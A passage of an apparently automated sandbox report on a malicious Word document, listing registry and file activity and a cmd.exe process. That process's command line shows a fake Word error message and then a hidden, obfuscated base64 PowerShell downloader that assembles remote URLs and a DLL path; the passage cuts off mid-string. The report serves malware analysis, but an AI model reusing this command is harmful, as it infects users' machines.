C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d........................... ....&!..d................. ....0....... ..,............................. ....d....... ....H.......D..	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F61CF	success or wait	1	7FEE9319AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F61CF	F61CF	binary	04 00 00 00 70 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 91 36 0A 89 29 D8 D6 01 CF 61 0F 00 CF 61 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9319AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE93E40BA	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE93B7506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE93E426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE93E40BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1368719406	1368719407	success or wait	1	7FEE9319AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1368719407	1368719408	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F61CF	F61CF	binary	04 00 00 00 70 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 91 36 0A 89 29 D8 D6 01 CF 61 0F 00 CF 61 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 70 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 CF 61 0F 00 CF 61 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9319AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2532 Parent PID: 1220

General

Start time:	22:12:40
Start date:	21/12/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAkAEMAcgBBACAAPQAgAFsAVAB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBGACAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAsACcAZABpAHIAZQBDAHQATwByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYAIAAgACgAIgA1AGgAdgAiACsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7ADEAfQB7ADIAfQB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUgAnACwAJwBzAFkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcAQQAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIAAkAEEAdgBuAG4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMAJwApADsAJABIADIAcQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZwAxACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsAJABOADYANgA3AGMAbABBsAD0AKAAnAFAAJwArACgAJwA0AG0AJwArACcAcwAnACkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQALQBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQAiACkAIAAgACkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAARQBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBGACcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcAKwAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQAnACkALQBGACAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgAJwBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbwAnACkAOwAgACAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIAKwAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQBjAFUAUgBJAHQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZwBzAD0AKAAnAEIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQAUQA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcABpAGUAJwArACcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsAJwArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQA7ACQATAByADAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcAKQArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAMAB9AFAAcgBzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZgBbAEMASABhAFIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAbABsACcAKQA7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdwAnACsAJwBuACcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAMABuAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAG4AZQBUAC4AdwBlAEMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAKAAoACcAdAB0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKwAoACgAJwAyACcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAKwAnACkAKABhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdgAnACsAJwBvAHAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJwApACsAKAAoACcAKQAnACsAJwAoADMAcwAnACkAKwAoACgAJwAyACcAKQAnACkAKwAoACcAaQAnACkAKwAoACcAbgAnACsAKAAnAGQAZQB4AF8AaAB0AG0AXwAnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASgAnACkAKwAoACgAJwApACcAKwAnACgAMwAnACkAKwAoACgAJwAyACcAKQArACgAKAAnAHMAJwArACcAMgApACcAKQApACsAKABLAHgAJwArACcAaABKACcAKQApACsAKAAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHQAJwArACcAcAAnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAM

	wBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQBpAHIAbwBjA CcAKwAnAGEAJwArACcAZAAnACkAKQArACcALgBjACcAKwAoACgAJwBvAG0AJ wArACcASgApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApA CgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAK QArACgAKAAnACkAKAAzAHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArA CcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAK QArACcAQAAnACsAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcAAnACsAJwBzA CcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAK AAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwB3ACcAKQApA CsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAK QArACcAbAAnACsAKAAnAG8AJwArACcAZwB5AC4AJwApACsAKAAoACcAYwBvA G0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAc 